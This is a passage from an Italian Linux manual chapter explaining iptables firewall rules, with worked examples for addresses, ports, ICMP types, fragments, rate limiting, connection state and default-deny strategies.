Prima di proseguire è bene rimettere a posto le politiche predefinite dei tre punti di controllo:

```
# iptables -P INPUT ACCEPT
```

```
# iptables -P OUTPUT ACCEPT
```

```
# iptables -P FORWARD ACCEPT
```

177.2.2 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo riferiti alla gestione del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

ACCEPT	consente il transito del pacchetto;
`-v` | `--verbose`	Questa opzione si utilizza generalmente assieme all'opzione di comando '**-L**', allo scopo di rendere più dettagliata l'informazione che si ottiene.
`-n` | `--numeric`	Quando IPTables viene usato per ottenere delle informazioni, con questa opzione si fa in modo che le informazioni numeriche non siano convertite in nomi (per esempio a proposito degli indirizzi IP e delle porte TCP o UDP).

`-p` [!] {tcp | udp | icmp | all} `--protocol` [!] {tcp | udp | icmp | all}	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**`all`**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.
`--source-port` [!] {*porta* | *intervallo_di_porte*} `--sport` [!] {*porta* | *intervallo_di_porte*}	Stabilisce la porta o le porte di ingresso coinvolte, nel caso dei protocolli TCP o UDP.
`--destination-port` [!] {*porta* | *intervallo_di_porte*} `--dport` [!] {*porta* | *intervallo_di_porte*}	Stabilisce la porta o le porte di destinazione coinvolte, nel caso dei protocolli TCP o UDP.
`-i` [!] *interfaccia* `--in-interface` [!] *interfaccia*	Indica il nome dell'interfaccia di rete attraverso la quale sono ricevuti i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete. Non è necessario che l'interfaccia indicata esista già nel momento in cui si inserisce la regola. Inoltre, è possibile indicare un gruppo di interfacce, sostituendo il numero finale con il segno '**`+`**'. Per esempio, '**`ppp+`**' rappresenta tutte le interfacce '**`ppp0`**', '**`ppp1`**', ecc. Questo comportamento riguarda anche l'opzione '**`-o`**', riferita all'interfaccia di uscita.
`-o` [!] *interfaccia* `--out-interface` [!] *interfaccia*	Indica il nome dell'interfaccia di rete attraverso la quale sono inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.
`-j` *obiettivo* `--jump` *obiettivo*	Questa opzione serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte, oppure ancora permette di specificare un'estensione. Un'estensione è un obiettivo speciale che può essere utilizzato in base al contesto, oppure a seguito di una richiesta esplicita di caricamento di un modulo con l'opzione '**`-m`**'. Verrà chiarito in seguito di cosa si tratta.

Segue la descrizione di alcuni esempi.

- `# iptables -L INPUT -v`

  Elenca le regole di ingresso in modo dettagliato.

- `# iptables -L OUTPUT -n`

  Elenca le regole di uscita senza tradurre informazioni numeriche nei nomi corrispondenti.

- `iptables -A punto_di_controllo regola -i eth0 -j DROP`

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- `iptables -A punto_di_controllo -p tcp regola -i eth0 -j DROP`

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

- `iptables -A punto_di_controllo -p ! tcp regola -i ! eth0 -j DROP`

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante da un'interfaccia qualunque purché non sia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DROP**'.

177.2.3 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia di ingresso e di uscita:

```
[-p all] [-s [!] origine] [-i interfaccia] [-d [!] destinazione] [-o interfaccia]
```

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia *numero_ip* /*maschera*, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno. A titolo di esempio, la tabella 177.5 mostra l'equivalenza tra alcune maschere di rete tipiche e questo numero di abbreviazione.

Tabella 177.5. Maschere di rete tipiche per IPv4.

Maschera di rete	Abbreviazione	Sottorete
255.0.0.0	8	Classe A
255.255.0.0	16	Classe B
255.255.255.0	24	Classe C
255.255.255.255	32	punto-punto

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla:

0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**-s**' o '**-d**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome di dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Tabella 177.6. Rappresentazione dell'origine e della destinazione.

Opzione	Descrizione
`-s` [`!`] *indirizzo*[`/`*maschera*] `--source` [`!`] *indirizzo*[`/`*maschera*]	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**-s 0.0.0.0/0**', ovvero '**-s 0/0**', che rappresenta tutti gli indirizzi possibili.
`-d` [`!`] *indirizzo*[`/`*maschera*] `--destination` [`!`] *indirizzo*[`/`*maschera*]	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**-d 0.0.0.0/0**', ovvero '**-d 0/0**', che rappresenta tutti gli indirizzi possibili.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -j DROP`**

  Blocca tutto il traffico in ingresso, destinato all'elaboratore locale, proveniente dalla rete 192.168.100.∗.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -j DROP`**

  Esattamente come nell'esempio precedente.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -i eth0 -j DROP`**

  Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**eth0**' (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

- # **iptables -A FORWARD -d 192.168.100.0/24 -j DROP**

  Blocca tutto il traffico in transito, che risulta destinato alla rete 192.168.100.*.

- # **iptables -A FORWARD -s 0/0 -d 192.168.100.0/24 -j DROP**

  Esattamente come nell'esempio precedente.

- # **iptables -A FORWARD -s 0/0 -d ! 192.168.100.0/24 -j DROP**

  Blocca tutto il traffico in transito che risulta destinato a indirizzi diversi dalla rete 192.168.100.*.

- # **iptables -A OUTPUT -d 192.168.100.0/24 -j DROP**

  Blocca tutto il traffico in uscita, generato nell'elaboratore locale, che risulta destinato alla rete 192.168.100.*.

177.2.4 Utilizzo pratico di regole elementari

Come negli esempi mostrati in precedenza, in cui si agiva soltanto sulla politica predefinita, con la stessa semplicità si può sperimentare l'uso delle regole. Per cominciare, quando il comando '**iptables -L**' genera il risultato

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

significa che non ci sono regole per alcun punto di controllo e le politiche predefinite non oppongono resistenza al transito dei pacchetti. Con una regola molto semplice è possibile bloccare qualunque ingresso attraverso l'interfaccia virtuale corrispondente a *localhost*, cioè all'indirizzo 127.0.0.1:

iptables -A INPUT -s 127.0.0.1 -j DROP

Se si tenta di fare il ping verso il nodo locale, questo non genera alcuna risposta, dal momento che tutti i pacchetti in ingresso vengono eliminati. Anticipando un po' quello che verrà descritto in seguito, se lo scopo fosse stato esclusivamente quello di impedire l'ingresso dei pacchetti del protocollo ICMP (cosa che tra l'altro impedisce il ping), si poteva usare un comando più specifico:

iptables -A INPUT -p icmp -s 127.0.0.1 -j DROP

Se sono stati eseguiti gli esempi, il comando '**iptables -L INPUT**' dovrebbe generare il risultato seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  localhost            anywhere
DROP       icmp --  localhost            anywhere
```

Prima di fare altre considerazioni, conviene osservare la simbologia usata nel rapporto che è stato ottenuto: la colonna '**prot**' rappresenta il protocollo di riferimento; la colonna '**opt**' rappresenta delle specificazioni opzionali delle regole che in questo caso non sono mai state utilizzate; le colonna '**source**' e '**destination**' rappresentano l'origine e la destinazione dei pacchetti, dove

in particolare la parola chiave '**anywhere**' esprime in pratica ciò che altrimenti si indicherebbe con la notazione 0.0.0.0/0. Si osservi la differenza nel risultato nel caso si utilizzi l'opzione '**-n**', ovvero il comando '**iptables -L INPUT -n**', allo scopo di eliminare le rappresentazioni simboliche degli indirizzi.

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  127.0.0.1            0.0.0.0/0
DROP       icmp --  127.0.0.1            0.0.0.0/0
```

Le regole hanno una sequenza precisa; avendo utilizzato sempre l'opzione di comando '**-A**', queste sono state aggiunte di seguito. Come si può intuire, la seconda regola è inutile, dal momento che i pacchetti che potrebbero riguardarla vengono già presi in considerazione da quella precedente che li blocca completamente per conto proprio.

Le regole possono essere eliminate in modo selettivo attraverso l'opzione di comando '**-D**', oppure in modo complessivo attraverso l'opzione '**-F**'. Per eliminare la prima regola, si potrebbe utilizzare uno dei due comandi seguenti:

```
# iptables -D INPUT -s 127.0.0.1 -j DROP
```

```
# iptables -D INPUT 1
```

Nel primo caso viene eliminata la prima regola che corrisponde al modello, cioè la prima in assoluto, mentre il secondo comando fa riferimento direttamente al numero della regola. Naturalmente, dopo l'eliminazione della prima regola, quella che inizialmente era la seconda diventa la prima:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  localhost            anywhere
```

Come accennato, per eliminare tutte le regole di un punto di controllo si può usare l'opzione di comando '**-F**':

```
# iptables -F INPUT
```

L'esempio elimina tutte le regole di ingresso.

Se l'elaboratore con il quale si fanno questi esperimenti ospita un servizio si può fare qualche esperimento più interessante. Supponendo di disporre di un servente HTTP che riceve richieste attraverso la porta 80 del protocollo TCP, si potrebbe impedirne l'accesso da parte dell'utente che accede dallo stesso sistema locale attraverso il comando seguente:

```
# iptables -A INPUT -p tcp -s 127.0.0.1 -d 127.0.0.1 ↩
↪--dport 80 -j REJECT
```

Quando si avvia un programma di navigazione per accedere al servizio HTTP locale, questo cerca di instaurare una connessione TCP utilizzando la porta 80 nella destinazione; se il firewall dispone della regola inserita con il comando appena mostrato, intercetta il tentativo di connessione e restituisce un messaggio di rifiuto attraverso il protocollo ICMP. La scelta di utilizzare l'obiettivo '**REJECT**' è motivata da questa esigenza: evitare di fare perdere tempo a chi tenta di accedere, perché diversamente l'obiettivo '**DROP**' renderebbe la cosa più subdola. Si osservi cosa si ottiene con l'opzione '**-L**':

```
# iptables -L INPUT
```

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  localhost            localhost          tcp ↩
↪dpt:www reject-with icmp-port-unreachable
```

La sigla '**dpt**' sta per *Destination port*; '**www**' è evidentemente il nome della porta 80. Dal momento che è stata richiesto l'obiettivo '**REJECT**', viene mostrato esplicitamente il tipo di messaggio ICMP che viene restituito a seguito di un tentativo di accesso: '**port-unreachable**'.

Per definire delle regole corrette per i fini che ci si prefigge, occorre conoscere bene il comportamento del protocollo che si utilizza. Tornando all'esempio appena fatto, in cui lo scopo era quello di impedire all'utente del sistema locale di accedere al servizio HTTP locale, si potrebbe ottenere un risultato equivalente agendo sul punto di controllo di uscita. Per farlo occorre sapere che la connessione TCP è simmetrica e che nel flusso di ritorno il servizio HTTP utilizza ancora la stessa porta 80, già impiegata per ricevere la richiesta di connessione.

```
# iptables -F INPUT

# iptables -A OUTPUT -p tcp -s 127.0.0.1 -sport 80 ↩
↪-d 127.0.0.1 -j REJECT
```

In questo caso di deve osservare comunque una cosa: il messaggio ICMP, con cui si notifica il blocco del transito del pacchetto in uscita, è diretto all'applicazione che tenta di rispondere alla richiesta del cliente, di conseguenza il cliente ne resta all'oscuro.

177.2.5 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**-p**', seguita dalla parola chiave '**tcp**' o '**udp**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione, con l'uso delle opzioni '**--sport**' e '**--dport**' rispettivamente.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale : *porta_finale*

Se si indica un intervallo, cosa che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Tabella 177.7. Opzioni per i protocolli TCP e UDP.

Opzione	Descrizione

`-s [!] indirizzo[/maschera] [!] [--sport porta|intervallo_di_porte]`
`--source [!] indirizzo[/maschera] [!] [--source-port porta|intervallo_di_porte]`
`-d [!] indirizzo[/maschera] [!] [--dport porta|intervallo_di_porte]`
`--destination [!] indirizzo[/maschera] [!] [--destination-port porta|intervallo_di_porte]`
	Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

Nel caso di protocolli TCP, è possibile analizzare i bit che qualificano lo stato della connessione. Questi bit hanno un nome simbolico, corrispondente a: '**SYN**', '**ACK**', '**FIN**', '**RST**', '**URG**' e '**PSH**'. Si può controllare lo stato di questi bit con l'opzione '**--tcp-flags**'. Dal momento che è comune la richiesta di individuare i pacchetti con il bit '**SYN**' attivo e i bit '**RST**' e '**ACK**' disattivati, si può usare per questo l'opzione '**--syn**'.

Tabella 177.8. Opzioni per i protocolli TCP.

Opzione	Descrizione
`--tcp-flags` *elenco_bit_da_considerare* *elenco_bit_attivi*	Gli elenchi in questione si ottengono indicando i nomi dei bit separati da una virgola, senza l'aggiunta di spazi, dove in particolare, la parola chiave '**ALL**' fa riferimento a tutti i bit gestibili. Per esempio, '**--tcp-flags ALL SYN,ACK**' indica la richiesta di individuare i pacchetti TCP in cui solo i bit '**SYN**' e '**ACK**' sono attivi simultaneamente (mentre tutti gli altri sono disattivati). La stessa cosa si poteva esprimere in modo esteso come: '**--tcp-flags SYN,ACK,FIN,RST,URG,PSH SYN,ACK**'.
`--syn`	Corrisponde in pratica a '**--tcp-flags SYN,RST,ACK SYN**'. Questi pacchetti vengono usati nel protocollo TCP per richiedere l'inizializzazione della connessione. In pratica, bloccando questi pacchetti si impedisce l'instaurarsi di una connessione TCP in un solo verso.

Segue la descrizione di alcuni esempi.

- `# iptables -A INPUT -p tcp -s ! 192.168.0.0/16 -d 192.168.0.0/16 --dport 80 -j REJECT`

  Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.*.* a tutti gli indirizzi estranei alla rete stessa.

- `# iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩ ↪-d 192.168.0.0/16 --dport 80 --syn -j REJECT`

  Come nell'esempio precedente, limitandosi a intervenire nei pacchetti di inizializzazione delle connessioni.

177.2.6 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante per il controllo del funzionamento della rete, in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 176.2 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP (il numero può essere composto da una seconda parte, denominato *codice*). In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Il protocollo ICMP è differente tra IPv4 e IPv6, pertanto la sigla usata per farvi riferimento cambia.

Il comando '**`iptables -p icmp -h`**' genera l'elenco di tutti i messaggi ICMP gestibili con IPv4:

`# iptables -p icmp -h`[*Invio*]

```
Valid ICMP Types:
echo-reply (pong)
destination-unreachable
   network-unreachable
   host-unreachable
   protocol-unreachable
   port-unreachable
   fragmentation-needed
   source-route-failed
   network-unknown
   host-unknown
   network-prohibited
   host-prohibited
   TOS-network-unreachable
   TOS-host-unreachable
   communication-prohibited
   host-precedence-violation
   precedence-cutoff
source-quench
redirect
   network-redirect
   host-redirect
   TOS-network-redirect
   TOS-host-redirect
echo-request (ping)
router-advertisement
router-solicitation
time-exceeded (ttl-exceeded)
```

```
   ttl-zero-during-transit
   ttl-zero-during-reassembly
parameter-problem
   ip-header-bad
   required-option-missing
timestamp-request
timestamp-reply
address-mask-request
address-mask-reply
```

Si può osservare che i nomi rientrati, fanno riferimento a un tipo ICMP formato anche attraverso l'indicazione di un codice. Per esempio, '**`network-unreachable`**' corrisponde a '**`3/0`**'.

Tabella 177.9. Opzioni per i protocolli ICMP.

Opzione	Descrizione
`-s` [`!`] *indirizzo*[`/`*maschera*] [`!`] [`--icmp-type` *tipo*[`/`*codice*]] `--source` [`!`] *indirizzo*[`/`*maschera*] [`!`] [`--icmp-type` *tipo*[`/`*codice*]] `-d` [`!`] *indirizzo*[`/`*maschera*] [`!`] [`--icmp-type` *tipo*[`/`*codice*]] `--destination` [`!`] *indirizzo*[`/`*maschera*] [`!`] [`--icmp-type` *tipo*[`/`*codice*]]	Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -A INPUT -p icmp -s ! 192.168.0.0/16 --icmp-type 8 -d 192.168.0.0/16 -j DROP`**

  Blocca e ignora i pacchetti ICMPv4 che contengono un messaggio di tipo 8, cioè '**`echo-request`**', proveniente da un indirizzo estraneo alla rete 192.168.*.* e destinato alla rete stessa.

- `#` **`iptables -A INPUT -p icmp -s ! 192.168.0.0/16 --icmp-type echo-request -d 192.168.0.0/16 -j DROP`**

  Esattamente come nell'esempio precedente, indicando per nome il tipo ICMPv4.

- `#` **`ip6tables -A INPUT -p icmpv6 -s ! fec0::/16 --icmpv6-type echo-request -d fec0::/16 -j DROP`**

  Blocca e ignora i pacchetti ICMPv6 che contengono un messaggio di tipo '**`echo-request`**', proveniente da un indirizzo estraneo alla rete fec0:* e destinato alla rete stessa.

177.2.7 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**-f**' nel modo seguente:

```
[!] -f | [!] --fragment
```

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

L'esempio seguente blocca l'attraversamento di frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.*.* e destinati alla rete stessa.

```
# iptables -A FORWARD -p icmp -s ! 192.168.0.0/16 ↩
↪-d 192.168.0.0/16 -f -j DROP
```

177.3 Estensioni particolari

Le funzionalità di filtro del kernel sono suddivise in segmenti differenti che possono essere incluse o meno, in fase di compilazione, oppure possono essere caricate attraverso moduli esterni. Queste funzionalità particolari sono definite *moduli*, senza per questo voler confondere il concetto con i moduli del kernel. Per utilizzare queste funzionalità si deve indicare prima il modulo, attraverso l'opzione '**-m**':

```
-m modulo
```

```
--match modulo
```

Nel seguito vengono presentati solo alcuni dei moduli disponibili.

> È molto probabile che tali estensioni non siano tutte disponibili per IPv6; ma di questo ci si accorge facilmente dalle segnalazioni di errore generate da '**ip6tables**'.

177.3.1 Limiti

È possibile definire una regola che scatti fino al raggiungimento di un certo limite per un certo tipo di pacchetto. Si tratta del modulo '**limit**':

```
-m limit
```

Si distinguono due informazioni in questo contesto: la quantità di pacchetti per unità di tempo e il margine di sicurezza prima che venga preso in considerazione il raggiungimento del limite.

Tabella 177.10. Opzioni relative al modulo '**limit**'.

Opzione	Descrizione
`-m limit --limit` *n*[/*unità_di_tempo*]	Questa opzione serve a definire la quantità di pacchetti (*n*) entro la quale scatta la regola. Se non si indica l'unità di tempo si fa riferimento implicitamente a secondi. A ogni modo, si possono usare le parole chiave seguenti, con il significato intuitivo che hanno: '**second**', '**minute**', '**hour**', '**day**'. È importante osservare che si possono usare anche solo le iniziali di questi termini. Per esempio, '**--limit 10**' rappresenta un limite di 10 pacchetti per secondo, cosa che si può esprimere come '**--limit 10/second**', oppure anche '**--limit 10/s**'.
`-m limit --limit-burst` *n*	Questa opzione, '**--limit-burst**', serve a creare un margine iniziale ulteriore, dopo il quale inizia il conteggio del limite stabilito con l'opzione '**--limit**'. Se non si specifica questa opzione, il margine è di 5.

Vengono riproposti gli esempi che appaiono già nel *Linux 2.4 packet filtering HOWTO* di Rusty Russell. Ovviamente, perché questi limiti abbiano un senso, dopo le regole che consentono il transito entro una certa frequenza, occorre aggiungere delle regole che blocchino lo stesso tipo di pacchetti, senza più l'indicazione di un limite.

- Protezione contro un attacco da inondazione di pacchetti «SYN»:

  ```
  # iptables -A FORWARD -p tcp --syn -m limit ⮐
  ↪--limit 1/s -j ACCEPT
  ```

  Consente il transito di un solo pacchetto di inizializzazione delle connessioni TCP al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

  ```
  # iptables -A FORWARD -p tcp --syn -j DROP
  ```

- Protezione contro un tentativo di scansione delle porte TCP:

  ```
  # iptables -A FORWARD -p tcp ⮐
  ↪--tcp-flags SYN,ACK,FIN,RST RST -m limit ⮐
  ↪--limit 1/s -j ACCEPT
  ```

  Consente il transito di un pacchetto TCP al secondo con il solo bit '**RST**' attivo, nell'ambito del gruppo di bit composto da '**SYN**', '**ACK**', '**FIN**' e '**RST**'. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

  ```
  # iptables -A FORWARD -p tcp ⮐
  ↪--tcp-flags SYN,ACK,FIN,RST RST -j DROP
  ```

- Protezione contro un'inondazione di richieste di eco ICMP (ping):

  ```
  # iptables -A FORWARD -p icmp --icmp-type echo-request ⮐
  ↪-m limit --limit 1/s -j ACCEPT
  ```

  Consente il transito di un pacchetto ICMP di tipo 8 (richiesta di eco) al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

  ```
  # iptables -A FORWARD -p icmp --icmp-type echo-request -j DROP
  ```

Gli esempi mostrano tutti un controllo applicato ai pacchetti in transito. Per proteggere anche il firewall occorre intervenire nello stesso modo sui pacchetti in ingresso.

177.3.2 Stato delle connessioni

Un modulo speciale, denominato '**state**', consente di analizzare le connessioni e di individuarle in base a uno status semplice da definire.

```
-m state
```

Questo modulo consente semplicemente di utilizzare l'opzione '**--state**', con cui si specifica lo stato di una connessione:

```
--state {NEW|ESTABLISHED|RELATED|INVALID}[,...]
```

Le varie parole chiave utilizzate per definire lo stato di una connessione hanno il significato descritto nell'elenco seguente.

Tabella 177.11. Opzioni relative al modulo '**state**'.

Opzione	Descrizione
`-m state --state NEW[,...]`	Si tratta di un pacchetto che crea una nuova connessione.
`-m state --state ESTABLISHED[,...]`	Si tratta di un pacchetto che appartiene a una connessione già esistente.
`-m state --state RELATED[,...]`	Si tratta di un pacchetto correlato a un'altra connessione. Per esempio, potrebbe trattarsi di un messaggio ICMP di errore, oppure di una connessione TCP generata automaticamente da una connessione FTP precedente.
`-m state --state INVALID[,...]`	Si tratta di un pacchetto che non può essere individuato per qualche ragione e come tale può essere considerato non valido.

Segue la descrizione di alcuni esempi.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state --state ESTABLISHED,RELATED -j ACCEPT`

  Consente il transito verso gli indirizzi 192.168.*.* quando si tratta di connessioni già realizzate o si tratta di pacchetti correlati a connessioni preesistenti.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state --state INVALID -j DROP`

  Elimina i pacchetti destinati agli indirizzi 192.168.*.* quando questi non sono identificabili in qualche modo, nel senso che non sembrano avere motivo di esistere.

- `# iptables -A FORWARD -m state --state NEW -i ! ppp0 -j ACCEPT`

  Consente l'instaurarsi di una connessione che attraversi il nodo, purché ciò non avvenga a cominciare da un pacchetto che entri dall'interfaccia '**ppp0**' (PPP).

177.4 Strategie

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare ai pacchetti in ingresso, in uscita e in transito, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/iptables -F
#...
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di instradamento (*routing*), nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre '**ACCEPT**'. In generale, se si vuole configurare il proprio elaboratore come firewall la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, ancora prima dell'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
/sbin/iptables -P INPUT DROP
/sbin/iptables -P OUTPUT DROP
/sbin/iptables -P FORWARD DROP
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra le opzioni di comando '**-A**' (aggiunta in coda) e '**-I**' (inserimento all'inizio o in un'altra posizione) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si sceglierà probabilmente di utilizzare sempre solo un tipo, oppure l'altro.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di eliminazione o rifiuto ('**DROP**' o '**REJECT**'), per finire con quelle di accettazione ('**ACCEPT**').

Se si preferisce lasciare che la politica predefinita sia '**ACCEPT**', è importante ricordare di aggiungere una regola che impedisca l'accesso in modo generalizzato alla fine di tutte le regole di un punto di controllo, come mostrato nell'esempio seguente:

```
# In coda a tutte le regole
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A OUTPUT -j DROP
/sbin/iptables -A FORWARD -j DROP
```

Nell'esempio, non avendo fatto riferimento ad alcun protocollo, né ad alcun indirizzo sorgente o di destinazione, si intendono implicitamente tutti i tipi di pacchetto. Questo tipo di strategia è comunque applicabile con qualunque tipo di politica predefinita, dal momento che con questa regola si catturano tutti i pacchetti rimanenti.

Quando lo scopo di un firewall è solo quello di proteggere una rete interna da quella esterna, si potrebbe pensare che l'uso di regole per il solo attraversamento dovrebbe bastare. In effetti, dal momento che i pacchetti devono attraversare il firewall per raggiungere la rete interna, il ragionamento è corretto; tuttavia, bisogna pensare anche a proteggere il firewall e in tal senso si comprende l'utilità di disporre di un punto di controllo in ingresso. Infatti, se un aggressore riesce a ottenere accesso nel firewall, da lì può entrare nella rete interna che invece si considera protetta. Il punto di controllo in uscita è una possibilità in più per completare le cose ed è un bene che ci siano tante possibilità.

Naturalmente, le funzionalità di filtro dei pacchetti sono utili anche per gli elaboratori che devono difendersi da soli, perché si trovano in un ambiente ostile, o perché semplicemente non ci si può fidare. È evidente in questi casi che diventa importantissima la possibilità di intervenire nelle

regole del punto di controllo di ingresso ed eventualmente anche in quelle del punto di controllo in uscita, mentre il controllo dell'attraversamento dovrebbe risultare semplicemente inutile.

177.4.1 UDP e DNS

Una delle politiche normali nella configurazione di un firewall che deve proteggere una rete interna è quella di non lasciare che i pacchetti del protocollo UDP possano attraversarlo. In linea di principio questo atteggiamento è ragionevole, dal momento che con il protocollo UDP si gestiscono spesso informazioni delicate e aggredibili con facilità (NFS e NIS sono gli esempi più importanti).

```
